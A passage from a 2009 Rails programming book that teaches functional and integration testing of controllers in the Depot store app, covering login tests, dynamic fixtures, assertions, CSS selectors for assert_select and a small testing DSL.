F UNCTIONAL T ESTING OF C ONTROLLERS 224 14.3 Functional Testing of Controllers Controllers direct the show. They receive incoming web requests (typically user input), interact with models to gather application state, and then respond by causing the appropriate view to display something to the user. So when we’re testing controllers, we’re making sure that a given request is answered with an appropriate response. We still need models, but we already have them covered with unit tests. Rails calls something that tests a single controller a functional test. The Depot application has four controllers, each with a number of actions. There’s a lot here that we could test, but we’ll work our way through some of the high points. Let’s start where the user starts—logging in. Admin It wouldn’t be good if anybody could come along and administer the Depot app. Although we may not have a sophisticated security system, we’d like to make sure that the admin controller at least keeps out the riffraff. Because the AdminController was created with the generate controller script, Rails has a test stub waiting for us in the test/functional directory: Download depot_r/test/functional/admin_controller_test.rb require 'test_helper' class AdminControllerTest < ActionController::TestCase # Replace this with your real tests. test "the truth" do assert true end end The key to functional tests is the ActionController::TestCase superclass. It initial- izes three instance variables needed by every functional test. • @controller contains an instance of the controller under test. • @request contains a request object. In a running, live application, the request object contains all the details and data from an incoming request. It contains the HTTP header information, POST or GET data, and so on. In a test environment, we use a special test version of the request object that can be initialized without needing a real, incoming HTTP request. • @response contains a response object. Although we haven’t seen response objects as we’ve been writing our application, we’ve been using them. Every time we process a request from a browser, Rails is populating a response object behind the scenes. Templates render their data into a response object, the status codes we want to return are recorded in Report erratum this copy is (P1.0 printing, March 2009)
F UNCTIONAL T ESTING OF C ONTROLLERS 225 response objects, and so on. After our application finishes processing a request, Rails takes the information in the response object and uses it to send a response back to the client. The request and response objects are crucial to the operation of our functional tests—using them means we don’t have to fire up a real web server to run controller tests. That is, functional tests don’t necessarily need a web server, a network, or a client. Index: For Admins Only Great, now let’s write our first controller test—a test that simply “hits” the index page: Download depot_r/test/functional/admin_controller_test.rb test "index" do get :index assert_response :success end The get method, a convenience method loaded by the test helper, simulates a web request (think HTTP GET) to the index action of AdminController and captures the response. The assert_response method then checks whether the response was successful. OK, let’s see what happens when we run the test. We’ll use the -n option to specify the name of a particular test method that we want to run: depot> ruby -I test test/functional/admin_controller_test.rb -n test_index Loaded suite test/functional/admin_controller_test Started F Finished in 0.239281 seconds. 1) Failure: test_index(AdminControllerTest) [test/functional/admin_controller_test.rb:20:in `test_index' /Library/Ruby/Gems/1.8/ ... /setup_and_teardown.rb:33:in `__send__' /Library/Ruby/Gems/1.8/ ... /setup_and_teardown.rb:33:in `run']: Expected response to be a <:success>, but was <302> That seemed simple enough, so what happened? A response code of 302 means the request was redirected, so it’s not considered a success. But why did it redirect? Well, because that’s the way we designed ApplicationController. It uses a before filter to intercept calls to actions that aren’t available to users without an administrative login. In this case, the before filter makes sure that the authorize method is run before the index action is run. Report erratum this copy is (P1.0 printing, March 2009)
F UNCTIONAL T ESTING OF C ONTROLLERS 226 Download depot_r/app/controllers/application.rb class ApplicationController < ActionController::Base layout "store" before_filter :authorize, :except => :login #... protected def authorize unless User.find_by_id(session[:user_id]) flash[:notice] = "Please log in" redirect_to :controller => 'admin' , :action => 'login' end end end Since we haven’t logged in, a valid user isn’t in the session, so the request gets redirected to the login action. According to authorize, the resulting page should include a flash notice telling us that we need to log in. OK, so let’s rewrite the functional test to capture that flow: Download depot_r/test/functional/admin_controller_test.rb test "index without user" do get :index assert_redirected_to :action => "login" assert_equal "Please log in" , flash[:notice] end This time when we request the index action, we expect to get redirected to the login action and see a flash notice generated by the view: depot> ruby -I test test/functional/admin_controller_test.rb Loaded suite test/functional/admin_controller_test Started . Finished in 0.0604571 seconds. 1 tests, 2 assertions, 0 failures, 0 errors Indeed, we get what we expect.6 Now we know the administrator-only actions are off-limits until a user has logged in (the before filter is working). Let’s try looking at the index page if we have a valid user. Recall that the application stores the id of the currently logged in user into the session, indexed by the :user_id key. So, to fake out a logged in user, we just need to set a user id into the session before issuing the index request. Our only problem now is knowing what to use for a user id. 6. Depending on your version of Rails, the console log might show three assertions passed. That’s because the assert_redirected_to method in older versions of Rails used two low-level assertions internally. Report erratum this copy is (P1.0 printing, March 2009)
F UNCTIONAL T ESTING OF C ONTROLLERS 227 We can’t just stick a random number in there, because the application con- troller’s authorize method fetches the user row from the database based on its value. It looks as if we’ll need to populate the users table with something valid. And that gives us an excuse to look at dynamic fixtures. Dynamic Fixtures We’ll create a users.yml test fixture to add a row to the users table. We’ll call the user dave. dave: name: dave salt: NaCl hashed_password: ??? All goes well until the hashed_password line. What should we use as a value? In the real table, it is calculated using the encrypted_password method in the user class. This takes a clear-text password and a salt value and creates an SHA1 hash value. Now, one approach would be to crank up script/console and invoke that method manually. We could then copy the value returned by the method, pasting it into the fixture file. That’d work, but it’s a bit obscure, and our tests might break if we change the password generation mechanism. Wouldn’t it be nice if we could use our application’s code to generate the hashed password as data is loaded into the database? Well, take a look at the following: Download depot_r/test/fixtures/users.yml <% SALT = "NaCl" unless defined?(SALT) %> dave: name: dave salt: <%= SALT %> hashed_password: <%= User.encrypted_password('secret' , SALT) %> The syntax on the hashed_password line should look familiar: the <%=...%> direc- tive is the same one we use to substitute values into templates. It turns out that Rails supports these substitutions in test fixtures. That’s why we call them dynamic. Now we’re ready to test the index action again. We have to remember to add the fixtures directive to the admin controller test class: fixtures :users And then we write the test method: Download depot_r/test/functional/admin_controller_test.rb test "index with user" do get :index, {}, { :user_id => users(:dave).id } assert_response :success assert_template "index" end Report erratum this copy is (P1.0 printing, March 2009)
F UNCTIONAL T ESTING OF C ONTROLLERS 228 The key concept here is the call to the get method. Notice that we added a couple of new parameters after the action name. Parameter 2 is an empty hash—this represents the parameters to be passed to the action. Parameter 3 is a hash that’s used to populate the session data. This is where we use our user fixture, setting the session entry :user_id to be our test user’s id. Our test then asserts that we had a successful response (not a redirection) and that the action rendered the index template. (We’ll look at all these assertions in more depth shortly.) Logging In Now that we have a user in the test database, let’s see whether we can log in as that user. If we were using a browser, we’d navigate to the login form, enter our username and password, and then submit the fields to the login action of the admin controller. We’d expect to get redirected to the index listing and to have the session contain the id of our test user neatly tucked inside. Here’s how we do this in a functional test: Download depot_r/test/functional/admin_controller_test.rb test "login" do dave = users(:dave) post :login, :name => dave.name, :password => 'secret' assert_redirected_to :action => "index" assert_equal dave.id, session[:user_id] end Here we used a post method to simulate entering form data and passed the name and password form field values as parameters. What happens if we try to log in with an invalid password? Download depot_r/test/functional/admin_controller_test.rb test "bad password" do dave = users(:dave) post :login, :name => dave.name, :password => 'wrong' assert_template "login" end As expected, rather than getting redirected to the index listing, our test user sees the login form again. Functional Testing Conveniences That was a brisk tour through how to write a functional test for a controller. Along the way, we used a number of support methods and assertions included with Rails that make your testing life easier. Before we go much further, let’s now take a closer look at some of the Rails-specific conveniences for testing controllers. Report erratum this copy is (P1.0 printing, March 2009)
F UNCTIONAL T ESTING OF C ONTROLLERS 229 HTTP Request Methods The methods get, post, put, delete, and head are used to simulate an incoming HTTP request method of the same name. They invoke the given action and make the response available to the test code. Each of these methods takes the same four parameters. Let’s take a look at get as an example: get(action, parameters = nil, session = nil, flash = nil) Executes an HTTP GET request for the given action. The @response object will be set on return. The parameters are as follows: • action: The action of the controller being requested • parameters: An optional hash of HTTP request parameters • session: An optional hash of session variables • flash: An optional hash of flash messages Examples: get :index get :add_to_cart, :id => products(:ruby_book).id get :add_to_cart, { :id => products(:ruby_book).id }, { :session_key => 'session_value' }, { :message => "Success!" } You’ll often want to post form data within a functional test. To do this, you’ll need to know that the data is expected to be a hash nested inside the params hash. The key for this subhash is the name given when you created the form. Inside the subhash are key/value pairs corresponding to the fields in the form. So, to post a form to the create action containing User model data, where the data contains a name and an age, you could use this: post :create, :user => { :name => "dave" , :age => "24" } You can simulate an xml_http_request using this: xhr(method, action, parameters, session, flash) xml_http_request(method, action, parameters, session, flash) Simulates an xml_http_request from a JavaScript client to the server. The first parameter will be :get, :post, :put, :delete, or :head. The remaining parameters are identical to those passed to the get method described previously. xhr(:post, :add_to_cart, :id => 11) Assertions In addition to the standard assertions we listed on page 222, a number of functional test assertions are available after executing a request: assert_dom_equal(expected_html, actual_html,message) Report erratum this copy is (P1.0 printing, March 2009)
F UNCTIONAL T ESTING OF C ONTROLLERS 230 assert_dom_not_equal(expected_html, actual_html,message) Compares two strings containing HTML, succeeding if the two are rep- resented/not represented by the same document object model. Because the assertion compares a complete (normalized) version of both strings, it is fragile in the face of application changes. Consider using assert_select instead. expected = "<html><body><h1>User Unknown</h1></body></html>" assert_dom_equal(expected, @response.body) assert_response(type,message) Asserts that the response is a numeric HTTP status or one of the following symbols. Some of these symbols cover a range of response codes (for example, :redirect means a status of 300–399). • :accepted – 202 • :bad_gateway – 502 • :bad_request – 400 • :conflict – 409 • :continue – 100 • :created – 201 • :error – 500–599 • :expectation_failed – 417 • :failed_dependency – 424 • :forbidden – 403 • :found – 302 • :gateway_timeout – 504 • :gone – 410 • :http_version_not_supported – 505 • :im_used – 226 • :insufficient_storage – 507 • :internal_server_error – 500 • :length_required – 411 • :locked – 423 • :method_not_allowed – 405 • :missing – 404 • :moved_permanently – 301 • :multi_status – 207 • :multiple_choices – 300 • :no_content – 204 • :non_authoritative_information – 203 • :not_acceptable – 406 Report erratum this copy is (P1.0 printing, March 2009)
F UNCTIONAL T ESTING OF C ONTROLLERS 231 • :not_extended – 510 • :not_found – 404 • :not_implemented – 501 • :not_modified – 304 • :ok – 200 • :partial_content – 206 • :payment_required – 402 • :precondition_failed – 412 • :processing – 102 • :proxy_authentication_required – 407 • :redirect – 300-399 • :request_entity_too_large – 413 • :request_timeout – 408 • :request_uri_too_long – 414 • :requested_range_not_satisfiable – 416 • :reset_content – 205 • :see_other – 303 • :service_unavailable – 503 • :success – 200 • :switching_protocols – 101 • :temporary_redirect – 307 • :unauthorized – 401 • :unprocessable_entity – 422 • :unsupported_media_type – 415 • :upgrade_required – 426 • :use_proxy – 305 Examples: assert_response :success assert_response :not_implemented assert_response 200 assert_redirected_to(options,message) Asserts that the redirection options passed in match those of the redirect called in the last action. You can also pass a simple string, which is compared to the URL generated by the redirection. Examples: assert_redirected_to :controller => 'login' assert_redirected_to :controller => 'login' , :action => 'index' assert_redirected_to "http://my.host/index.html" Report erratum this copy is (P1.0 printing, March 2009)
F UNCTIONAL T ESTING OF C ONTROLLERS 232 assert_template(expected,message) Asserts that the request was rendered with the specified template file. Examples: assert_template 'store/index' assert_select(...) See Section 14.3, Testing Response Content, on page 234. assert_tag(...) Asserts that there is a tag/node/element in the body of the response that meets all of the given conditions. The conditions parameter must be a hash of any of the following keys (all are optional): • :tag: The node type must match the corresponding value • :attributes: A hash. The node’s attributes must match the correspond- ing values in the hash. • :parent: A hash. The node’s parent must match the corresponding hash. • :child: A hash. At least one of the node’s immediate children must meet the criteria described by the hash. • :ancestor: A hash. At least one of the node’s ancestors must meet the criteria described by the hash. • :descendant: A hash. At least one of the node’s descendants must meet the criteria described by the hash. • :sibling: A hash. At least one of the node’s siblings must meet the criteria described by the hash. • :after: A hash. The node must be after any sibling meeting the criteria described by the hash, and at least one sibling must match. • :before: A hash. The node must be before any sibling meeting the criteria described by the hash, and at least one sibling must match. • :children: A hash, for counting children of a node. Accepts these keys: – :count: Either a number or a range that must equal (or include) the number of children that match – :less_than: The number of matching children must be less than this number – :greater_than: The number of matching children must be greater than this number – :only: Another hash consisting of the keys to use to match on the children, and only matching children will be counted • :content: The textual content of the node must match the given value. This will not match HTML tags in the body of a tag—only text. Report erratum this copy is (P1.0 printing, March 2009)
F UNCTIONAL T ESTING OF C ONTROLLERS 233 assert_no_tag(...) Identical to assert_tag but asserts that a matching tag does not exist. Rails has some additional assertions to test the routing component of your controllers. We discuss these in Section 21.4, Testing Routing, on page 458. Variables After a request has been executed, functional tests can make assertions using the values in the following variables: assigns(key=nil) Instance variables that were assigned in the last action. assert_not_nil assigns["items" ] The assigns hash must be given strings as index references. For example, assigns[:items] will not work because the key is a symbol. To use symbols as keys, use a method call instead of an index reference: assert_not_nil assigns(:items) We can test that a controller action found three orders with the following: assert_equal 3, assigns(:orders).size session A hash of objects in the session. assert_equal 2, session[:cart].items.size flash A hash of flash objects currently in the session. assert_equal "Danger!" , flash[:notice] cookies A hash of cookies being sent to the user. assert_equal "Fred" , cookies[:name] redirect_to_url The full URL that the previous action redirected to. assert_equal "http://test.host/login" , redirect_to_url Functional Testing Helpers Rails provides the following helper methods in functional tests: find_tag(conditions) Finds a tag in the response, using the same conditions as assert_tag. get :index tag = find_tag :tag => "form" , :attributes => { :action => "/store/add_to_cart/993" } Report erratum this copy is (P1.0 printing, March 2009)
F UNCTIONAL T ESTING OF C ONTROLLERS 234 assert_equal "post" , tag.attributes["method" ] This is probably better written using assert_select. find_all_tag(conditions) Returns an array of tags meeting the given conditions. follow_redirect If the preceding action generated a redirect, this method follows it by issuing a get request. Functional tests can follow redirects only to their own controller. post :add_to_cart, :id => 123 assert_redirect :action => :index follow_redirect assert_response :success fixture_file_upload(path, mime_type) Creates the MIME-encoded content that would normally be uploaded by a browser <input type="file"...> field. Use this to set the corresponding form parameter in a post request. post :report_bug, :screenshot => fixture_file_upload("screen.png" , "image/png" ) with_routing Temporarily replaces ActionController::Routing::Routes with a new RouteSet instance. Use this to test different route configurations. with_routing do |set| set.draw do |map| map.connect ':controller/:action/:id' assert_equal( ['/content/10/show' , {}], map.generate(:controller => 'content' , :id => 10, :action => 'show' ) end end Testing Response Content Rails 1.2 introduced a new assertion, assert_select, which allows you to dig into the structure and content of the responses returned by your application. It generally is more functional and easier to use than assert_tag. For example, a functional test could verify that the response contained a title element con- taining the text Pragprog Books Online Store with the following assertion: assert_select "title" , "Pragprog Books Online Store" For the more adventurous, the following tests that the response contains a <div> with the id cart. Within that <div>, there must be a table containing three rows. The last <td> in the row with the class total-line must have the content $57.70. Report erratum this copy is (P1.0 printing, March 2009)
F UNCTIONAL T ESTING OF C ONTROLLERS 235 assert_select "div#cart" do assert_select "table" do assert_select "tr" , :count => 3 assert_select "tr.total-line td:last-of-type" , "$57.70" end end Rails also provides a css_select helper method that can be used to express even more complicated expressions: # ensure that there are three columns per row assert_equal css_select('tr' ).size * 3, css_select('td' ).size This is clearly powerful stuff. Let’s spend some time looking at it. assert_select is built around Assaf Arkin’s HTML::Selector library. This library allows you to navigate a well-formed HTML document using a syntax drawn heavily from Cascading Style Sheets selectors. On top of the selectors, Rails layers the ability to perform a set of tests on the resulting nodesets. Let’s start by looking at the selector syntax. Selectors Selector syntax is complex—probably more complex than regular expressions. However, its similarity to CSS selector syntax means that you should be able to find many examples on the Web if the brief summary that follows is too condensed. In the description that follows, we’ll borrow the W3C terminology for describing selectors.7 A full selector is called a selector chain. A selector chain is a combination of one or more simple selectors. Let’s start by looking at the simple selectors. Simple Selectors A simple selector consists of an optional type selector, followed by any number of class selectors, id selectors, attribute selectors, or pseudoclasses. A type selector is simply the name of a tag in your document. For example, the following type selector matches all <p> tags in your document: p (It’s worth emphasizing the word all—selectors work with sets of document nodes.) If you omit the type selector, all nodes in the document are selected. A type selector may be qualified with class selectors, id selectors, attribute selectors, or pseudoclasses. Each qualifier whittles down the set of nodes that are selected. 7. http://www.w3.org/TR/REC-CSS2/selector.html Report erratum this copy is (P1.0 printing, March 2009)
F UNCTIONAL T ESTING OF C ONTROLLERS 236 Class and id selectors are easy: p#some-id # selects the paragraph with id="some-id" p.some-class # selects paragraph(s) with class="some-class" Attribute selectors appear between square brackets. The syntax is as follows: p[name] # paragraphs with an attribute name p[name=value] # paragraphs with an attribute name=value p[name^=string] # ... name=value, value starts with 'string' p[name$=string] # ... name=value, value ends with 'string' p[name*=string] # ... name=value, value must contain 'string' p[name~=string] # ... name=value, value must contain 'string' # as a space-separated word p[name|=string] # ... name=value, value starts 'string' # followed by a space Let’s look at some examples: p[class=warning] # all paragraphs with class="warning" tr[id=total] # the table row with id="total" table[cellpadding] # all table tags with a cellpadding attribute div[class*=error] # all div tags with a class attribute # containing the text error p[secret][class=shh] # all p tags with both a secret attribute # and a class="shh" attribute [class=error] # all tags with class="error" The class and id selectors are shortcuts for class= and id=: p#some-id # same as p[id=some-id] p.some-class # same as p[class=some-class] Chained Selectors You can combine multiple simple selectors to create chained selectors. These allow you to describe the relationship between elements. In the descriptions that follow, sel_1, sel_2, and so on, represent simple selectors. sel_1 sel_2 Selects all sel_2s that have a sel_1 as an ancestor. (The selectors are separated by one or more spaces.) sel_1 > sel_2 Selects all sel_2s that have sel_1 as a parent. Thus: table td # will match all td tags inside table tags table > td # won't match in well-formed HTML, # as td tags have tr tags as parents Report erratum this copy is (P1.0 printing, March 2009)
F UNCTIONAL T ESTING OF C ONTROLLERS 237 sel_1 + sel_2 Selects all sel_2s that immediately follow sel_1s. Note that “follow” means that the two selectors describe peer nodes, not parent/child nodes. td.price + td.total # select all td nodes with class="total" # that follow a <td class="price"> sel_1 ~ sel_2 Selects all sel_2s that follow sel_1s. div#title ~ p # all the p tags that follow a # <div id="title"> sel_1, sel_2 Selects all elements that are selected by sel_1 or sel_2. p.warn, p.error # all paragraphs with a class of # warn or error Pseudoclasses Pseudoclasses typically allow you to select elements based on their position (although there are some exceptions). They are all prefixed with a colon. :root Selects only the root element. This is sometimes useful when testing an XML response. order:root # only returns a selection if the # root of the response is <order> sel :empty Selects only if sel has neither children nor text content. div#error:empty # selects the node <div id="error"> # only if it is empty sel_1 sel_2:only-child Selects the nodes that are the only children of sel_1 nodes. div :only-child # select the child nodes of divs that # have only one child sel_1 sel_2:first-child Selects all sel_2 nodes that are the first children of sel_1 nodes. table tr:first-child # the first row from each table sel_1 sel_2:last-child Selects all sel_2 nodes that are the last children of sel_1 nodes. table tr:last-child # the last row from each table Report erratum this copy is (P1.0 printing, March 2009)
F UNCTIONAL T ESTING OF C ONTROLLERS 238 sel_1 sel_2:nth-child(n ) Selects all sel_2 nodes that are the nth child of sel_1 nodes, where n counts from 1. Contrast this with nth-of-type, described later. table tr:nth-child(2) # the second row of every table div p:nth-child(2) # the second element of each div # if that element is a <p> sel_1 sel_2:nth-last-child(n ) Selects all sel_2 nodes that are the nth child of sel_1 nodes, counting from the end. table tr:nth-last-child(2) # the second to last row in every table sel_1 sel_2:only-of-type Selects all sel_2 nodes that are the only children of sel_1 nodes. (That is, the sel_1 node may have multiple children but only one of type sel_2.) div p:only-of-type # all the paragraphs in divs that # contain just one paragraph sel_1 sel_2:first-of-type Selects the first node of type sel_2 whose parents are sel_1 nodes. div.warn p:first-of-type # the first paragraph in <div class="warn"> sel_1 sel_2:last-of-type Selects the last node of type sel_2 whose parents are sel_1 nodes. div.warn p:last-of-type # the last paragraph in <div class="warn"> sel_1 sel_2:nth-of-type(n ) Selects all sel_2 nodes that are the nth child of sel_1 nodes, but only counting nodes whose type matches sel_2. div p:nth-of-type(2) # the second paragraph of each div sel_1 sel_2:nth-last-of-type(n ) Selects all sel_2 nodes that are the nth child of sel_1 nodes, counting from the end, but only counting nodes whose type matches sel_2. div p:nth-last-of-type(2) # the second to last paragraph of each div The numeric parameter to the nth-xxx selectors can be the following form: d (a number) Counts d nodes. a n+d (nodes from groups) Divides the child nodes into groups of a and then selects the dth node from each group. div#story p:nth-child(3n+1) # every third paragraph of # the div with id="story" Report erratum this copy is (P1.0 printing, March 2009)
F UNCTIONAL T ESTING OF C ONTROLLERS 239 -a n+d (nodes from groups) Divides the child nodes into groups of a and then selects the first node of up to d groups. (Yes, this is a strange syntax.) div#story p:nth-child(-n+2) # The first two paragraphs odd (odd-numbered nodes) even (even-numbered nodes) Alternating child nodes. div#story p:nth-child(odd) # paragraphs 1, 3, 5, ... div#story p:nth-child(even) # paragraphs 2, 4, 6, ... Finally, you can invert the sense of any selector. :not(sel ) Selects all nodes that are not selected by sel. div :not(p) # all the non-paragraph nodes of all divs Now we know how to select nodes in the response, let’s see how to write asser- tions to test the response’s content. Response-Oriented Assertions The assert_select assertion can be used within functional and integration tests. At its simplest it takes a selector. The assertion passes if at least one node in the response matches, and it fails if no nodes match. assert_select "title" # does our response contain a <title> tag # and a <div class="cart"> with a # child <div id="cart-title"> assert_select "div.cart > div#cart-title" As well as simply testing for the presence of selected nodes, you can compare their content with a string or regular expression. The assertion passes only if all selected nodes equal the string or match the regular expression: assert_select "title" , "Pragprog Online Book Store" assert_select "title" , /Online/ If instead you pass a number or a Ruby range, the assert passes if the number of nodes is equal to the number or falls within the range: assert_select "title" , 1 # must be just one title element assert_select "div#main div.entry" , 1..10 # one to 10 entries on a page Passing false as the second parameter is equivalent to passing zero: the asser- tion succeeds if no nodes are selected. You can also pass a hash after the selector, allowing you to test multiple con- ditions. Report erratum this copy is (P1.0 printing, March 2009)
I NTEGRATION T ESTING OF A PPLICATIONS 240 For example, to test that there is exactly one title node and that node matches the regular expression /pragprog/, you could use this: assert_select "title" , :count => 1, :text => /pragprog/ The hash may contain the following keys: :text =>S | R Either a string or a regular expression, which must match the contents of the node. :count =>n Exactly n nodes must have been selected. :minimum =>n At least n nodes must have been selected. :maximum =>n At most n nodes must have been selected. Nesting Select Assertions Once assert_select has chosen a set of nodes and passed any tests associated with those nodes, you may want to perform additional tests within that node- set. For example, we started this section with a test that checked that the page contained a <div> with an id of cart. This <div> should contain a table that itself should contain exactly three rows. The last <td> in the row with class total-line should have the content $57.70. We could express this using a series of assertions: assert_select "div#cart" assert_select "div#cart table tr" , 3 assert_select "div#cart table tr.total-line td:last-of-type" , "$57.70" By nesting selections inside blocks, we can tidy this up: assert_select "div#cart" do assert_select "table" do assert_select "tr" , :count => 3 assert_select "tr.total-line td:last-of-type" , "$57.70" end end Additional Assertions As well as assert_select, Rails provides similar selector-based assertions for val- idating the HTML content of RJS update and insert operations (assert_select_rjs), the encoded HTML within an XML response (assert_selected_encoded), and the HTML body of an e-mail (assert_select_email). Take a look at the Rails documen- tation for details. 14.4 Integration Testing of Applications The next level of testing is to exercise the flow through our application. In many ways, this is like testing one of the stories that our customer gave us when we first started to code the application. For example, we might have been told Report erratum this copy is (P1.0 printing, March 2009)
I NTEGRATION T ESTING OF A PPLICATIONS 241 that A user goes to the store index page. They select a product, adding it to their cart. They then check out, filling in their details on the checkout form. When they submit, an order is created in the database containing their information, along with a single line item corresponding to the product they added to their cart. This is ideal material for an integration test. Integration tests simulate a con- tinuous session between one or more virtual users and our application. You can use them to send in requests, monitor responses, follow redirects, and so on. When you create a model or controller, Rails creates the corresponding unit or functional tests. Integration tests are not automatically created, however, but you can use a generator to create one. depot> ruby script/generate integration_test user_stories exists test/integration/ create test/integration/user_stories_test.rb Notice that Rails automatically adds _test to the name of the test. Let’s look at the generated file: require 'test_helper' class UserStoriesTest < ActionController::IntegrationTest fixtures :all # Replace this with your real tests. test "the truth" do assert true end end This looks a bit like a functional test, but our test class inherits from Integra- tionTest. Let’s launch straight in and implement the test of our story. Because we’ll be buying something, we’ll need only our products fixture. So instead of loading all the fixtures, let’s load only this one: fixtures :products By the end of the test, we know we’ll want to have added an order to the orders table and a line item to the line_items table, so let’s empty them out before we start. And, because we’ll be using the Ruby book fixture data a lot, let’s load it into a local variable: Download depot_r/test/integration/user_stories_test.rb LineItem.delete_all Order.delete_all ruby_book = products(:ruby_book) Report erratum this copy is (P1.0 printing, March 2009)
I NTEGRATION T ESTING OF A PPLICATIONS 242 Let’s attack the first sentence in the user story: A user goes to the store index page. Download depot_r/test/integration/user_stories_test.rb get "/store/index" assert_response :success assert_template "index" This almost looks like a functional test. The main difference is the get method. In a functional test we check just one controller, so we specify just an action when calling get. In an integration test, however, we can wander all over the application, so we need to pass in a full (relative) URL for the controller and action to be invoked. The next sentence in the story goes They select a product, adding it to their cart. We know that our application uses an Ajax request to add things to the cart, so we’ll use the xml_http_request method to invoke the action. When it returns, we’ll check that the cart now contains the requested product: Download depot_r/test/integration/user_stories_test.rb xml_http_request :put, "/store/add_to_cart" , :id => ruby_book.id assert_response :success cart = session[:cart] assert_equal 1, cart.items.size assert_equal ruby_book, cart.items[0].product In a thrilling plot twist, the user story continues, They then check out.... That’s easy in our test: Download depot_r/test/integration/user_stories_test.rb post "/store/checkout" assert_response :success assert_template "checkout" At this point, the user has to fill in their details on the checkout form. Once they do and they post the data, our application creates the order and redi- rects to the index page. Let’s start with the HTTP side of the world by post- ing the form data to the save_order action and verifying we’ve been redirected to the index. We’ll also check that the cart is now empty. The test helper method post_via_redirect generates the post request and then follows any redi- rects returned until a nonredirect response is returned. Download depot_r/test/integration/user_stories_test.rb post_via_redirect "/store/save_order" , :order => { :name => "Dave Thomas" , :address => "123 The Street" , :email => "dave@pragprog.com" , :pay_type => "check" } Report erratum this copy is (P1.0 printing, March 2009)
I NTEGRATION T ESTING OF A PPLICATIONS 243 assert_response :success assert_template "index" assert_equal 0, session[:cart].items.size Finally, we’ll wander into the database and make sure we’ve created an order and corresponding line item and that the details they contain are correct. Because we cleared out the orders table at the start of the test, we’ll simply verify that it now contains just our new order: Download depot_r/test/integration/user_stories_test.rb orders = Order.find(:all) assert_equal 1, orders.size order = orders[0] assert_equal "Dave Thomas" , order.name assert_equal "123 The Street" , order.address assert_equal "dave@pragprog.com" , order.email assert_equal "check" , order.pay_type assert_equal 1, order.line_items.size line_item = order.line_items[0] assert_equal ruby_book, line_item.product And that’s it. Here’s the full source of the integration test: Download depot_r/test/integration/user_stories_test.rb require 'test_helper' class UserStoriesTest < ActionController::IntegrationTest fixtures :products # A user goes to the index page. They select a product, adding it to their # cart, and check out, filling in their details on the checkout form. When # they submit, an order is created containing their information, along with a # single line item corresponding to the product they added to their cart. test "buying a product" do LineItem.delete_all Order.delete_all ruby_book = products(:ruby_book) get "/store/index" assert_response :success assert_template "index" xml_http_request :put, "/store/add_to_cart" , :id => ruby_book.id assert_response :success cart = session[:cart] assert_equal 1, cart.items.size assert_equal ruby_book, cart.items[0].product Report erratum this copy is (P1.0 printing, March 2009)
I NTEGRATION T ESTING OF A PPLICATIONS 244 post "/store/checkout" assert_response :success assert_template "checkout" post_via_redirect "/store/save_order" , :order => { :name => "Dave Thomas" , :address => "123 The Street" , :email => "dave@pragprog.com" , :pay_type => "check" } assert_response :success assert_template "index" assert_equal 0, session[:cart].items.size orders = Order.find(:all) assert_equal 1, orders.size order = orders[0] assert_equal "Dave Thomas" , order.name assert_equal "123 The Street" , order.address assert_equal "dave@pragprog.com" , order.email assert_equal "check" , order.pay_type assert_equal 1, order.line_items.size line_item = order.line_items[0] assert_equal ruby_book, line_item.product end end Even Higher-Level Tests (This section contains advanced material that can safely be skipped.) The integration test facility is very nice: we know of no other framework that offers built-in testing at this high of a level. But we can take it even higher. Imagine being able to give your QA people a mini-language (sometimes called a domain-specific language) for application testing. They could write our pre- vious test with language like this: Download depot_r/test/integration/dsl_user_stories_test.rb def test_buying_a_product dave = regular_user dave.get "/store/index" dave.is_viewing "index" dave.buys_a @ruby_book dave.has_a_cart_containing @ruby_book dave.checks_out DAVES_DETAILS dave.is_viewing "index" check_for_order DAVES_DETAILS, @ruby_book end Report erratum this copy is (P1.0 printing, March 2009)
I NTEGRATION T ESTING OF A PPLICATIONS 245 This code uses a hash, DAVES_DETAILS, defined inside the test class: Download depot_r/test/integration/dsl_user_stories_test.rb DAVES_DETAILS = { :name => "Dave Thomas" , :address => "123 The Street" , :email => "dave@pragprog.com" , :pay_type => "check" } It might not be great literature, but it’s still pretty readable. So, how do we provide them with this kind of functionality? It turns out to be fairly easy using a neat Ruby facility called singleton methods. If obj is a variable containing any Ruby object, we can define a method that applies only to that object using this syntax: def obj.method_name # ... end Once we’ve done this, we can call method_name on obj just like any other method: obj.method_name That’s how we’ll implement our testing language. We’ll create a new testing session using the open_session method and define all our helper methods on this session. In our example, this is done in the regular_user method: Download depot_r/test/integration/dsl_user_stories_test.rb def regular_user open_session do |user| def user.is_viewing(page) assert_response :success assert_template page end def user.buys_a(product) xml_http_request :put, "/store/add_to_cart" , :id => product.id assert_response :success end def user.has_a_cart_containing(*products) cart = session[:cart] assert_equal products.size, cart.items.size for item in cart.items assert products.include?(item.product) end end def user.checks_out(details) post "/store/checkout" Report erratum this copy is (P1.0 printing, March 2009)
I NTEGRATION T ESTING OF A PPLICATIONS 246 assert_response :success assert_template "checkout" post_via_redirect "/store/save_order" , :order => { :name => details[:name], :address => details[:address], :email => details[:email], :pay_type => details[:pay_type] } assert_response :success assert_template "index" assert_equal 0, session[:cart].items.size end end end The regular_user method returns this enhanced session object, and the rest of our script can then use it to run the tests. Once we have this mini-language defined, it’s easy to write more tests. For example, here’s a test that verifies that there’s no interaction between two users buying products at the same time. (We’ve indented the lines related to Mike’s session to make it easier to see the flow.) Download depot_r/test/integration/dsl_user_stories_test.rb def test_two_people_buying dave = regular_user mike = regular_user dave.buys_a @ruby_book mike.buys_a @rails_book dave.has_a_cart_containing @ruby_book dave.checks_out DAVES_DETAILS mike.has_a_cart_containing @rails_book check_for_order DAVES_DETAILS, @ruby_book mike.checks_out MIKES_DETAILS check_for_order MIKES_DETAILS, @rails_book end We show the full listing of the mini-language version of the testing class start- ing on page 717. Integration Testing Support Integration tests are deceptively similar to functional tests, and indeed all the same assertions we’ve used in unit and functional testing work in integration tests. However, some care is needed, because many of the helper methods are subtly different. Integration tests revolve around the idea of a session. The session represents a user at a browser interacting with our application. Although similar in concept to the session variable in controllers, the word session here means something different. Report erratum this copy is (P1.0 printing, March 2009)
